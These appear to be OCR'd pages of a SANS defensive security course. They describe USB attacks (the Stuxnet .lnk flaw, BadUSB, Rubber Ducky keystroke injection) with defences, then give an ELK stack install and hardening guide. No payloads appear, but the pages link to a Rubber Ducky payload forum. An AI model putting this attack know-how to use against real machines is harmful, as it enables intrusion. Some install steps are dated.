Stuxnet used a zero-day vulnerability in the .lnk file format to achieve code execution. A malformed .lnk file with a link to a .dll file, both stored on a USB stick, lead to code execution in the Windows Explorer process when the content of the USB stick was browsed. It is likely that similar, undiscovered or undisclosed vulnerabilities exist.

BadUSB is proof-of-concept research that showed that a majority of USB sticks have writable firmware, that can be compromised: for example, the firmware can be modified to interact via the USB protocol in such a way with the host machine, that code execution on the host machine is achieved.

To try to prevent these types of attacks, more advanced methods are needed, like application whitelisting, or completely blocking untrusted USB devices.

Another USB Danger – Rubber Ducky

Rubber Ducky is a "Keystroke Injection Attack Platform"

- Rubber Ducky abuses the built-in trust modern OS'es have for keyboards (HID standard)
- Scripted keystrokes deliver up to 1000 words per minute
- Cross platform
- Application whitelisting & software restrictions can stop the attack

Another USB Danger – Rubber Ducky

Another type of USB danger is a Rubber Ducky. A Rubber Ducky makes use of a keystroke injection attack, made possible by the trust an OS has for a Human Interface Device (HID). In short, a USB device claiming to be a keyboard HID will automatically be detected and accepted by most operating systems. As a result, this type of attack can be executed cross-platform.

The device is able to deliver scripted keystrokes of up to 1000 words per minute using a simple scripting language that can be edited using notepad. Through the community, there are multiple types of payloads available, along with encoders and various toolkits. (https://forums.hak5.org/index.php?/forum/56-usb-rubber-ducky/)

The attack can be stopped through application whitelisting and proper software restrictions, for example by blocking cmd.exe in case that is used by the Ducky script. Another cool way to prevent the attack is "Duckhunt" by Pedro M. Sosa. Duckhunt is a daemon script that monitors keyboard usage (speed and selected window for now) and drops or blocks keyboard strokes in case a violation is detected (https://github.com/pmsosa/duckhunt).

Removable Media – Additional Resources


Some additional resources that can prove to be useful for removable media security strategies include:

- https://hakshop.com/products/usb-rubber-ducky-deluxe
  Rubber Ducky USB attack tool (paid product)
- https://opensource.srlabs.de/projects/badusb
  Bad USB main project web page


Removable Media – Additional Resources
Some additional resources that can prove to be useful for removable media security strategies include:

https://hakshop.com/products/usb-rubber-ducky-deluxe
Rubber Ducky USB attack tool (paid product)

https://opensource.srlabs.de/projects/badusb
Bad USB main project web page



This page intentionally left blank.




Visualizing the Results of Our Solutions

In order to set up a scalable and manageable solution, it's important we can easily monitor our security controls (without having to grep through endless text-based logs). In addition, data is beautiful and the right visualizations and dashboard could be needed to convince management of the useful work you're performing.

There are many different commercial and open-source technologies available:

- Splunk
- Elastic Search – Logstash – Kibana (ELK) by Elastic
- Graylog

Depending on your requirements, one of these will be more appropriate for your organization than others. Some key factors include budget, ease of configuration, usability, support, integration with other products, and of course specific functionality. During this course, we will dive a little deeper in the ELK stack, open source with a lot of possibilities.



Zooming in on the ELK Stack
The ELK stack consists of three products working together, namely ElasticSearch, Logstash, and Kibana.

ElasticSearch is the big data solution and is used to store, index, and query the large volumes of data. Its functionality is similar to Splunk. Some of the underlying technologies used however are different. ElasticSearch makes use of Apache Lucene for information retrieval, originally completely written in Java, but meanwhile ported to C++ and Python, among others.

Logstash is used for parsing logs submitted to the stack and stores the results in ElasticSearch. Logstash uses Grok to transform text patterns into a meaningful structure. Grok is perfect for syslog logs, Apache and other web server logs, mysql logs, and in general, any log format that is written for humans and not computer consumption.

Kibana takes care of the graphical component of the stack and visualizes data that it queries from ElasticSearch. Kibana can be used to implement custom dashboards, which heavily relies on JSON. Kibana has all the classics such as histograms, line graphs, and pie charts. It's also able to create geo maps, time series, and analyze relationships or anomalies using machine learning.

A Note About ELK Security


One important point to raise is that a default ELK stack install requires a number of security controls to be implemented:

- Kibana dashboards are by default accessible over HTTP without authentication;
  Remediation: implement HTTPS + authentication on web server
- ElasticSearch engine cluster can be interacted with on TCP port 9200 without authentication
  Remediation: network segmentation or only listen on local interface

A Note About ELK Security

Since we want to avoid wrapping all our data & information in a nice gift for adversaries to pick up, we need a number of security controls. By default, Kibana dashboards are reachable through HTTP without any form of authentication. This would allow anyone that is able to reach the server to view the dashboards. The solution is to implement HTTPS and authentication on the web server.

Additionally, the ElasticSearch engine cluster has a service running on TCP port 9200 that can be interacted with without authentication, which could allow an outsider to read data or shut down the cluster. This problem can be solved by network segmentation or only listening on a local interface, which would prevent access from another device on the same network.



Installing ELK

In order to install ELK, the following high-level steps are to be taken:

- Install JAVA
- Install ElasticSearch
- Install Kibana
- Install Logstash

No rocket science there, right? On Ubuntu-based systems, installing JAVA can be easily performed by running the following commands:

- Add the Oracle Java PPA to apt
  sudo add-apt-repository -y ppa:webupd8team/java
- Update the apt package database
  sudo apt-get update
- Install Java version 8
  sudo apt-get -y install oracle-java8-installer

Instead of installing everything ourselves, it's important to note that pre-installed & pre-configured ELK appliances are available online from a variety of sources as well, reducing the installation and configuration overhead. A pre-configured appliance, however, offers less flexibility and possibly runs with older versions of the different software components included.

Installing ElasticSearch

ElasticSearch can be installed using a package manager.

- Import the public GPG key:
  ```
  wget -qO - https://packages.elastic.co/GPG-KEY-elasticsearch
  | sudo apt-key add -
  ```
- Create the ElasticSearch source list
  ```
  echo "deb http://packages.elastic.co/elasticsearch/x.x/debian stable main"
  | sudo tee -a /etc/apt/sources.list.d/elasticsearch-x.x.list
  ```
- Update apt package database
  ```
  sudo apt-get update
  ```
- Install ElasticSearch
  ```
  sudo apt-get -y install elasticsearch
  ```

Your version number


Once the installation is complete, ElasticSearch can be interfaced with as any other service.

Installing ElasticSearch

Once JAVA has been installed, we can move forward and start the ElasticSearch installation. Again, ElasticSearch allows for rather easy installation using a package manager:

- Import the public GPG key:
  wget -qO - https://packages.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add –
- Create the ElasticSearch source list (replace x.x with your desired ElasticSearch version number)
  echo "deb http://packages.elastic.co/elasticsearch/x.x/debian stable main" | sudo tee -a /etc/apt/sources.list.d/elasticsearch-x.x.list
- Update apt package database
  sudo apt-get update
- Install ElasticSearch
  sudo apt-get -y install elasticsearch

Once the installation is complete, ElasticSearch can be interfaced with as any other service. Next, we will look at configuring ElasticSearch for our purposes.



ElasticSearch configuration

The default ElasticSearch configuration file is elasticsearch.yml, located in /etc/elasticsearch. As mentioned before, the cluster can be interacted with without authentication, so in a production environment, the "network.host" setting should be set to localhost. This will restrict network access to the cluster.

Another important aspect is the configuration of available memory for performance reasons. This can be changed in /etc/init.d/elasticsearch. The main guidelines to follow here are to:

- Avoid assigning more than 50% of available memory;
- Avoid assigning more than 32 GB overall.

In a typical enterprise set-up, ElasticSearch will be configured in a clustered, multi-node, setup for redundancy & performance reasons. In our lab setup, we will limit ourselves to one ElasticSearch node.

Installing Kibana

Kibana can be installed using a package manager.

- Create the Kibana source list
  ```
  echo "deb http://packages.elastic.co/kibana/x.x/debian stable
  main" | sudo tee -a /etc/apt/sources.list.d/kibana-x.x.list
  ```
  Your version number
- Update apt package database
  ```
  sudo apt-get update
  ```
- Install Kibana
  ```
  sudo apt-get -y install kibana
  ```

SANS | SEC599 | Defeating Advanced Adversaries 121

Installing Kibana
Kibana can be installed using a package manager.

- Create the Kibana source list (replace x.x with your desired Kibana version number)
  echo "deb http://packages.elastic.co/kibana/x.x/debian stable main" | sudo tee -a /etc/apt/sources.list.d/kibana-x.x.list
- Update apt package database
  sudo apt-get update
- Install Kibana
  sudo apt-get -y install kibana

Once Kibana has been installed, we will make some additional changes to further secure the platform.

Configuring Kibana (1)

To restrict Kibana network access, the following config should be set in /opt/kibana/config/kibana.yml:


```
server.host: "localhost"
```

In order to implement authentication using NGINX on the web server level, follow these steps:

1. Make sure NGINX is installed
2. Install Apache tools (the htpassword command is needed to configure the password)
   `sudo apt-get install apache2-utils`

Configuring Kibana (1)
To restrict network access to the Kibana web interface, the following config should be set in /opt/kibana/config/kibana.yml:
server.host: "localhost".

As mentioned previously, another way to shield access to Kibana is by implementing authentication. It's possible to implement authentication on the server using NGINX. The following steps will allow you to enforce Basic HTTP Authentication:

1. Make sure NGINX is installed
2. Install Apache tools (the htpassword command is needed to configure the password)
   sudo apt-get install apache2-utils

Configuring Kibana (2)

3. Setup HTTP Basic Authentication Credentials
   `sudo htpasswd -c /opt/elk/.espasswd sec599`

   This command will ask for a password that will be encrypted and stored in the specified file for the specified username.

4. Update the NGINX configuration
   1. Stop any NGINX processes
      `/usr/bin/nginx -s stop`
   2. If needed, update auth_basic and auth_basic_user_file in the sample config
   3. Start NGINX with the updated config file
      `nginx -c path_to/sample.conf`

```
worker_processes  1;

events {
  worker_connections 1024;
}

  upstream kibana {
    server 127.0.0.1:5701;
    keepalive 15;
  }

  server {
    listen 8882;

    location / {
      auth_basic            "Protected Kibana";
      auth_basic_user_file /opt/elk/.espasswd;

      proxy_pass http://kibana;
      proxy_redirect off;
      proxy_buffering off;

      proxy_http_version 1.1;
      proxy_set_header Connection "Keep-Alive";
      proxy_set_header Proxy-Connection "Keep-Alive";
    }

  }
}
```


SANS | SEC599 | Defeating Advanced Adversaries 123

Configuring Kibana (2)

3. Setup HTTP Basic Authentication Credentials
   sudo htpasswd -c /opt/elk/.espasswd sec599

   This command will ask for a password that will be encrypted and stored in the specified file for the specified username.
4. Update the NGINX configuration
   1. Stop any NGINX processes
      /usr/bin/nginx -s stop
   2. If needed, update auth_basic and auth_basic_user_file in the sample config
   3. Start NGINX with the updated config file
      nginx -c path_to/sample.conf

A sample configuration can be found below is provided.



Installing Logstash

Depending on your Linux distribution, Logstash can be installed using a package manager.

- Create the Logstash source list (replace x.x with your desired Logstash version number)
  echo 'deb http://packages.elastic.co/logstash/x.x/debian stable main' | sudo tee /etc/apt/sources.list.d/logstash-x.x.x.list
- Update apt package database
  sudo apt-get update
- Install Logstash
  sudo apt-get install logstash

Logstash Parsers & Configuration

Depending on the type of logs we want to analyze, Logstash configuration can be trivial or complex:

- Structured data formats such as XML or key-value pairs like JSON are easy to parse;
- Raw logs will require some analysis in order to understand how they are to be parsed;
- Logstash parsing configurations for the majority of known log formats have been developed by the community and are freely available online;
- Grok provides endless flexibility to build structure in a big dump of raw data

Logstash Parsers & Configuration
Depending on the type of logs we want to analyze, Logstash configuration can be trivial or complex.

Structured data such as XML, or key-value pairs like JSON are easy to parse since these data types are already well-structured and aimed at automated processing. Raw logs require some analysis in order find a certain structure and understand how they should be parsed.

The community has already developed parsing configurations for the majority of known log formats. These configurations are available online for free and can thus be reused in your Logstash configuration. We have included a nice overview of available community work on the next slide.

A useful plugin to help with structuring logs is Grok. It is currently the best way to parse unstructured log data into something that is structured and queryable. Grok is perfect for syslog logs, Apache and other web server logs, mysql logs, and in general, any log format that is written for humans and not computer consumption. It works by combining text patterns into something that matches your logs.

Logstash Community Configurations

Some useful free repositories with Logstash configurations:

- https://github.com/sysforensics/LogstashConfigs
- https://github.com/cvandeplas/ELK-forensics
- https://github.com/philhagen/sof-elk
- https://github.com/SMAPPER/Logstash-Configs
- https://github.com/CuBoulder/logstash

